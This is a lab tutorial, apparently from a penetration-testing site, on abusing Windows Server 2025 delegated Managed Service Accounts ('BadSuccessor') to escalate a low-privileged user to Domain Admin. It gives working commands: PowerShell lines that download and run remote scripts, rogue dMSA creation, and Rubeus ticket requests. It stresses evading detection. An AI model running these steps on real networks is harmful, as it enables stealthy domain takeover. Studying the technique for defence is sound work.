iGNITE Technologies

ABUSING BADSUCCESSOR (DMSA)

Stealthy Privilege ESCALATION

www.hackingarticles.in

Contents

Introduction

BadSuccessor (dMSA) is a dangerous vulnerability in Windows Active Directory that allows attackers to achieve domain admin access through privilege escalation. By exploiting misconfigurations in domain Managed Service Accounts (dMSA), the BadSuccessor exploit provides a stealthy path to unauthorized admin access while evading detection. This makes it a critical threat to enterprise networks.

Learn how the **BadSuccessor dMSA exploits** works, its **impact on Active Directory security**, and the best **mitigation strategies** to prevent **domain admin compromise**.

Overview the Badsuccessor dMSA Abuse

BadSuccessor is a post compromise **privilege escalation technique** that targets a new feature in **Windows Server 2025**; **Delegated Managed Service Accounts (dMSAs)**. This technique takes advantage of vulnerabilities in the **dMSA** configuration, allowing attackers to escalate their privileges within Active Directory environments after an initial compromise, potentially granting them higher-level access or control over critical systems.

In essence, it exploits:

- **Weak ACLs on Organizational Units (OUs):** Attackers with low privileges but write rights on an OU can create or modify dMSAs.
- **msDS-DelegatedMSAState and msDS-ManagedAccountPrecededByLink:** Attributes that allow linking dMSAs to privileged accounts.
- **Kerberos quirks:** Rogue dMSAs inherit the security context of the linked privileged account, allowing attackers to obtain TGTs and TGSs as Domain Admins.

This attack is particularly dangerous because it allows an attacker with minimal delegated permissions (like **write rights on an Organizational Unit (OU)**) to:

- Create a rogue dMSA
- Link it to a privileged account (e.g., Domain Admin)
- Obtain Kerberos tickets that inherit the target's security context
- Pivot to full domain control

Unlike attacks that require password cracking or golden ticket creation, BadSuccessor is **stealthy, lives entirely within AD's supported features**, and can often bypass detection systems.

***Note**:It's a powerful reminder that "harmless" delegated permissions can cascade into full domain compromise.*

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Rubeus, sharpsuccessor, badsuccessor module

Lab Setup

This guide skips building a fresh AD lab from scratch and instead assumes:

- Active Directory is deployed in local (in our case)
- Two domain users exist:
- **shivam** – an attacker-controlled low-privileged account
- **Administrator** – the high-value target account
- The attacker has **write permissions on an OU (HACKME in our case)**
- Tools like **Rubeus** and **SharpSuccessor** are available on the attacker's machine


This mirrors **real-world post exploitation scenarios** where the attacker leverages delegated permissions already present in a production environment.

Now, we proceed with the exploitation: The **BadSuccessor** exploit starts by exploiting **dMSA misconfigurations** in **Windows Server 2025** to **create a low privileged user account**. This foothold enables attackers to escalate privileges and gain **Domain Admin** access.

Create a Low-Privileged User Account

```
net user shivam Password@1 /add /domain
```


This Adds a low-privileged user (shivam) to the domain, providing us with a foothold for privilege escalation.




Create a Writable OU (HACKME)

In ADUC:

- Right-click **local → New → Organizational Unit**



- Name it: **HACKME**
- Click **OK**




Creating an attacker controlled Organizational Unit (OU), like HACKME, allows us to manage rogue domain Managed Service Accounts (dMSAs) without affecting more secure or monitored OUs. This isolation helps us avoid detection while maintaining control and persistence in the domain.

Grant shivam Write Permissions on the OU


In ADUC:

Right-click **HACKME → Properties → Security → Advanced**



Add shivam and Grant: **Write permissions**

- Rights to **Create All Child Objects**



The delegated access is a crucial requirement for the BadSuccessor attack, allowing shivam to modify dMSAs.


Enumeration & Exploitation

Now let's begin with enumeration and exploitation

Load BadSuccessor and Check for Vulnerabilities

```
iex(new-object
net.webclient).DownloadString("https://raw.githubusercontent.com/LuemmelSec/Pentest-Tools-Collection/refs/heads/main/tools/ActiveDirectory/BadSuccessor.ps1")
BadSuccessor -mode check -Domain ignite.local
```

This downloads the BadSuccessor PowerShell module to assess the domain for exploitable configurations, verifying if dMSA abuse is feasible based on the current AD permissions and settings.



Audit OU Permissions


```
iex(new-object
net.webclient).DownloadString("https://raw.githubusercontent.com/akamai/BadSuccessor/refs/heads/main/Get-BadSuccessorOUPermissions.ps1")
```

This reconnaissance step identifies OUs where users like shivam have the necessary permissions to create or modify dMSAs, confirming the potential for the attack.

Exploit: Create Rogue dMSA and Link It to Administrator

```
BadSuccessor -mode exploit -Path "OU=HACKME,DC=ignite,DC=local" -Name "BAD_DMSA" -DelegateAdmin "shivam" -DelegateTarget "Administrator" -domain "ignite.local"
```

This creates a dMSA named BAD_DMSA and associates it with the Administrator account by modifying its attributes, exploiting Active Directory to treat BAD_DMSA as a successor, inheriting all Administrator privileges.



Attack Flow : Rogue dMSA Creation & Linking

Let's Understand how it does:

Attacker (shivam)

Step 1. Creates OU (HACKME) & gets Write access

HACKME OU

Step 2. Creates BAD_DMSA Managed Service Account

BAD_DMSA dMSA

Step 3. Modified attributes:

- *msDS-DelegatedMSAState → 2 (active)*
- *msDS-ManagedAccountPrecededByLink → Administrator DN*

Active Directory

Step 4. AD thinks BAD_DMSA is a legitimate successor to Administrator


***Result**: BAD_DMSA inherits Administrator privileges at Kerberos level*

By abusing msDS-ManagedAccountPrecededByLink and setting msDS-DelegatedMSAState to active, BAD_DMSA$ is treated as a continuation of Administrator, enabling escalation without cracking hashes or resetting passwords.

***Note**: This step is stealthy because no password, SIDHistory, or golden ticket creation occurs just a legitimate object manipulation inside an attacker writable OU.*

Test Access to Sensitive Resources

```
dir \\srv25.ignite.local\c$
```




Expected: Access Denied – This shows there's no privileged access before escalation.

Finalize dMSA Link with SharpSuccessor

```
.\SharpSuccessor.exe add /impersonate:Administrator
/path:"ou=HACKME,dc=ignite,dc=local" /account:shivam /name:BAD_DMSA
```


Building the above step, SharpSuccessor automates and strengthens the link between BAD_DMSA$ and the Administrator account, solidifying the escalation pathway.



Request Delegation TGT with Rubeus

```
.\Rubeus.exe tgtdeleg /nowrap
```

This step allows us to obtain a delegation TGT, enabling further Kerberos requests and facilitating continued escalation.



Request TGT as BAD_DMSA

```
.\Rubeus.exe asktgt /targetuser:BAD_DMSA$ /service:krbtgt/ignite.local /opsec
/dmsa /nowrap /ptt /ticket:doIFjdCCX...
```

Here, we request a TGT that now includes Administrator privileges, leveraging PAC substitutions to bypass standard access controls.

Attack Flow : Kerberos Ticket Abuse

Let's Understand how it does:

Attacker (shivam) using BAD_DMSA

Step 1. Rubeus requests TGT as BAD_DMSA

Domain Controller (KDC)
Step 2. KDC checks BAD_DMSA's attributes
Finds link to Administrator

Kerberos PAC
Step 3. PAC populated with Administrator's SIDs & privileges

TGT Issued
Step 4. Attackers use TGT to request TGS for services (e.g., CIFS)

Service (e.g., srv25.ignite.local)
Step 5. Grants access as Domain Admin


Result: Full domain control via Kerberos authentication.

Kerberos doesn't distinguish between the original account and the dMSA successor when building the PAC. This is why TGT and TGS requests as BAD_DMSA$ now succeed for any domain resource accessible to Administrator.

This abuse also sidesteps typical monitoring solutions that detect privilege escalation via password resets or SIDHistory injection.

***Note**: This step demonstrates why Kerberos PAC inheritance is dangerous: the attacker's TGT now effectively represents Administrator.*

Then, Rubeus sends the asktgs request for CIFs.



Note how the service cifs/srv25.ignite.local is specified, and the output shows successful ticket retrieval.

